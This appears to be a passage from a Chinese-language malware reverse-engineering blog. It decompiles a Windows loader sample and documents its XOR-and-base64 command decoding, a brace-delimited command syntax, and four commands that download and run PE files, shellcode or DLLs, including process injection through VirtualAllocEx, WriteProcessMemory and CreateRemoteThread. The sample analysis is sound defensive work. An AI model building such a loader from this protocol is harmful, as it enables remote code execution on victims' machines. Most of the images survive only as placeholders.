
对字符做合法校验,满足buffer[0]+buffer[3]=155,buffer[1]+buffer[4]=155,且为大写ASCII

这里验证了主函数为什么是从buffer+4开始读的

image-20261007142746825

再来看sub_100012AE做了什么

image-20261007143527018

image-20261007143956413


base64解码加一个异或赋给v2,作为第一个参数传给sub_100013BE

image-20261007144500550

提取花括号内部内容

例如,xxxx{b:http://xxx}yyyy –>b:http://xxx

类似<命令字母>:<参数>的结构

image-20261007144628932


检查命令格式

image-20261007145010460

解析命令前缀,并按命令类型分发到不同处理函数。

具体分析略去了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
b:<url>
下载 PE,并交给进程加载/执行逻辑

e:<url>
下载 PE,并通过自定义内存加载方式执行

l:<url>
下载原始可执行代码;
可在本进程执行,也可使用
VirtualAllocEx + WriteProcessMemory +CreateRemoteThread 注入其他进程

r:<url>
下载 DLL → 写入临时文件 →
rundll32.exe <file>, start


ai生成个图总结一下

image-20261007154646180


https://www.virustotal.com/gui/file/8ff43b6ddf6243bd5ee073f9987920fa223809f589d151d7e438fd8cc08ce292/relations

image-20261007152919839

https://tria.ge/250207-qmyfmstmap

image-20261007152813671

样本报告-微步在线云沙箱image-20261007153236891